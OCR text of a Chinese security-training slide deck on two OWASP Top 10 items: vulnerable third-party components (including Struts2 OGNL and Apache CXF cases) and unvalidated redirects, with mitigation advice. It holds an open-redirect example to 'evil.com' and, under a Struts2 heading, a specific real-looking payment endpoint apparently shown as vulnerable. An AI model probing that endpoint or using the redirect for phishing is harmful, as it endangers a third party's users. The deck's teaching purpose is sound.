
我们常犯的错误...

- 开发者只关注自己开发的代码
- 不甚关心使用的第三方代码安全


影响

- 漏洞继承
- **Exploit-db**


不断


8,000
7,000
6,000
5,000
4,000
3,000
2,000
1,000
0
Requests in Millions
8 Billion
2012 Open Source Component Requests
2001
2002
2003
2004
2005
2006
2007
2008
2009
2010
2011
2012
Scala
JBoss
Java
Adobe
ORACLE
Google
spring source
eclipse
Apache Software Foundation

Total Downloads with Known Vulnerabilities (Logarithmic)




开源软件安全分析报告2016 – Blackduck.com




应用程序中开源软件代码占的平均百分比

105


应用程序中平均使用的开源软件的数量



应用程序中包含已知的开源软件安全漏洞



开源软件安全漏洞是高危等级



公司使用的开源软件数量比原计划增加的倍数

1894天

应用程序中含有开源软件安全漏洞存在的时间

22.5个

平均每个应用含有的开源软件安全漏洞

到现在一些应用仍然含有未修复的心脏滴血漏洞

攻击案例场景

- 很多时候组件都是以最高权限运行的，这使得组件里的缺陷可能导致各式各样的问题。这些缺陷可能是一些偶然的(如编码错误)也可能是蓄意的(如组件里的后门)。下面是一些发布具有可以被利用漏洞的组件：
- Apache CXF认证绕过 —未能提供身份令牌的情况下，攻击者可以以最高权限调用任意的web服务。（Apache CXF 是一个web service框架，不要与Apache应用服务器混淆。）
- Struts2远程漏洞执行—在Content-Type报头中发送一个攻击会将报头中的内容作为OGNL表达式进行执行，这样就可以导致在服务器端执行任何代码。
- 使用上述任意一个组件的应用程序都易受到攻击，因为两个组件都会被用户直接访问。其他的漏洞库，在应用程序中使用的越深入，可能越难被利用。

http://uat.sf-vip.net//sfp.payment/register/rein_mobile_1.do

Struts2漏洞

主动升级

- 自动检测最新版本

被动通知

- CVE notification

我该如何做

A10-未验证的重定向和转发

攻击案例场景

应用程序有一个名为“redirect.jsp”的页面，该页面有一个参数名是“url”。攻击者精心制作一个恶意URL将用户重定向到一个恶意网站，执行钓鱼攻击并安装恶意程序。

http://www.example.com/redirect.jsp?url=evil.com

我们常犯的错误...

- 重定向很灵活，我们都爱用
- 未对目标URL进行校验

影响

- 钓鱼
- 敏感信息泄露

我该如何做

验证目标网站

- 站内？站外？
- 白名单 – 站外
- 相对路径 – 站内
- 目标URL的权限

参考

- OWASP Unvalidated Redirect and Forward Cheat sheet
  https://www.owasp.org/index.php/Unvalidated_Redirects_and_Forwards_Cheat_Sheet

2017 RC1

- https://www.owasp.org/index.php/Category:OWASP_Top_Ten_2017_Project

S-SDLC

谢谢

OWASP
Open Web Application
Security Project